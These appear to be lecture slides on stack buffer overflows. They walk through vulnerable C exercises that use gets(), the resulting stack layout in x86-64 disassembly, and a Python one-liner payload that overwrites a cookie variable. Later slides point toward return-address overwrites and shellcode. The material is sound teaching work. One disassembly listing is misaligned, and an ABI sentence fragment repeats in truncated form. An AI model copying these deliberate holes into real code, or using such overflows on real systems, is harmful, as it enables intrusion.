



Buffer Overflow



Stack1 – The problem

```
int main()
{
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf,
        &cookie);
    gets(buf);

    if (cookie == 0x41424344)
        printf("you win!\n\n");
}
```

If the stack layout permits it, we should be able to overflow the buffer and write the cookie

The program is using an unsafe function with no control over the number of bytes read

We cannot directly control the cookie, so how can we print "you win!"?

Stack1 – The “source stack layout”

```
int main()
{
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf,
        &cookie);
    gets(buf);

    if (cookie == 0x41424344)
        printf("you win!\n\n");
}
```

From the source code, the stack space dedicated to variables of this function should only take 84 bytes (80 bytes for the buffer and 4 bytes for the cookie)

Stack end (high address) - 0x1054

*Memory write direction
(overflow is possible)*

Stack start (low address) - 0x1000

Layout (from the source code)

Cookie (4 bytes)


Buffer (80 bytes)

Stack growth direction

stack1.c – The actual stack layout

000000001189 <main>:


1189:	f3 0f 1e fa	endbr64
118d:	55	push rbp
118e:	48 89 e5	mov rbp, rsp
1191:	48 83 ec 60	sub rsp, 0x60
1195:	48 8d 55 fc	lea rdx, [rbp-0x4]
1199:	48 8d 45 a0	lea rax, [rbp-0x60]
119d:	48 89 c6	mov rsi, rax
11a0:	48 8d 05 5d 0e 00 00	lea rax, [rip+0xe5d]
11a7:	48 89 c7	mov rdi, rax
11aa:	b8 00 00 00 00	mov eax, 0x0
11af:	e8 cc fe ff ff	call 1080 <printf@plt>



The end of the input argument area shall be aligned on a 16 (32, if `__m256` is passed on stack) byte boundary. In other words, the value $(\%rsp + 8)$ is always a multiple of 16 (32) when control is transferred to the function entry point. The

stack1.c – The actual stack layout

```
000000001189 <main>:
1189:    f3 0f 1e fa    endbr64
118d:    55             push    rbp
118e:    48 89 e5        mov     rbp, rsp
1191:    48 83 ec 60     sub     rsp, 0x60
1195:    48 8d 55 fc     lea     rdx, [rbp-0x4]
1199:    48 8d 45 a0     lea     rax, [rbp-0x60]
119d:    48 89 c6        mov     rsi, rax
11a0:    48 8d 05 5d 0e 00 00 lea     rax, [rip+0xe5d]
11a7:    48 89 c7        mov     rdi, rax
11aa:    b8 00 00 00 00   mov     eax, 0x0
11af:    e8 cc fe ff ff   call    1080 <printf@plt>
```




The end of the input argument area shall be aligned on a 16 (32, if `__m256` is passed on stack) byte boundary. In other words, the value $(\%rsp + 8)$ is always a multiple of 16 (32) when control is transferred to the function entry point. The

stack1.c – The actual stack layout

```
000000001189 <main>:
1189:    f3 0f 1e fa    endbr64
118d:    55             push    rbp
118e:    48 89 e5        mov     rbp, rsp
1191:    48 83 ec 60     sub     rsp, 0x60
1195:    48 8d 55 fc     lea     rdx, [rbp-0x4]
1199:    48 8d 45 a0     lea     rax, [rbp-0x60]
119d:    48 89 c6        mov     rsi, rax
11a0:    48 8d 05 5d 0e 00 00 lea     rax, [rip+0xe5d]
11a7:    48 89 c7        mov     rdi, rax
11aa:    b8 00 00 00 00  mov     eax, 0x0
11af:    e8 cc fe ff ff  call    1080 <printf@plt>
```


RSP, RBP →



The end of the input argument area shall be aligned on a 16 (32, if `__m256` is passed on stack) byte boundary. In other words, the value $(\%rsp + 8)$ is always a multiple of 16 (32) when control is transferred to the function entry point. The

stack1.c – The actual stack layout

```
000000001189 <main>:
1189:    f3 0f 1e fa    endbr64
118d:    55             push    rbp
118e:    48 89 e5       mov     rbp, rsp
1191:    48 83 ec 60    sub     rsp, 0x60
1195:    48 8d 55 fc    lea     rdx, [rbp-0x4]
1199:    48 8d 45 a0    lea     rax, [rbp-0x60]
119d:    48 89 c6       mov     rsi, rax
11a0:    48 8d 05 5d 0e 00 00 lea     rax, [rip+0xe5d]
11a7:    48 89 c7       mov     rdi, rax
11aa:    b8 00 00 00 00 mov     eax, 0x0
11af:    e8 cc fe ff ff call    1080 <printf@plt>
```




The end of the input argument area shall be aligned on a 16 (32, if `__m256` is passed on stack) byte boundary. In other words, the value $(\%rsp + 8)$ is always a multiple of 16 (32) when control is transferred to the function entry point. The

stack1.c – The actual stack layout


```
000000001189 <main>:
1189:      f3 0f 1e fa      endbr64
118d:      55              push    rbp
118e:      48 89 e5        mov     rbp, rsp
                        sub     rsp, 0x60
                        lea     rdx, [rbp-0x4]
119d:      48 89 c6        lea     rax, [rbp-0x60]
11a0:      48 8d 05 5d 0e 00 00 mov     rsi, rax
11a7:      48 89 c7        lea     rax, [rip+0xe5d]
11aa:      b8 00 00 00 00    mov     rdi, rax
11af:      e8 cc fe ff ff    mov     eax, 0x0
                        call    1080 <printf@plt>
```

RDX is the third parameter of the *printf* (address of *cookie*)



The end of the input argument area shall be aligned on a 16 (32, if `__m256` is passed on stack) byte boundary. In other words, the value $(\%rsp + 8)$ is always a multiple of 16 (32) when control is transferred to the function entry point. The

stack1.c – The actual stack layout



stack1.c – The “exploit”

```
int main()
{
    int cookie;
    char buf[80];


    printf("buf: %08x cookie: %08x\n", &buf,
        &cookie);
    gets(buf);

    if (cookie == 0x41424344)
        printf("you win!\n\n");
}
```

```
$ python3 -c "import sys; sys.stdout.buffer.write((b'A' * 92)
+ b'\x44\x43\x42\x41')" | ./stack1
```

```
buf: fffffd70 cookie: fffffdcc
you win!
```

Little endian recap



stack4.c – The problem

```
int main()
{
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf,
        &cookie);
    gets(buf);

    if (cookie == 0x000d0a00)
        printf("you win!\n");
}
```

The stack layout still permits a buffer overflow (we are still using the *-fno-stack-protector* flag)

The program is still using an unsafe function with no control over the number of bytes read

The cookie value contains terminators that prevent the *gets()* to overwrite completely the cookie variable

stack4.c – How do we exploit?


```
int main()
{
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf,
        &cookie);
    gets(buf);

    if (cookie == 0x000d0a00)
        printf("you win!\n");
}
```

We can overwrite the return address related to the current stack frame to point to the *printf()*!

Assumption: NO ASLR



stack5.c – And now?


```
int main()
{
    int cookie;
    char buf[80];

    printf("buf: %16lx cookie: %16lx\n", &buf,
        &cookie);
    gets(buf);

    if (cookie == 0x000d0a00)
        printf("you loose!\n");
}
```


We no more have a *printf*("you win!") as a target of our compromised return address

We can inject a shellcode

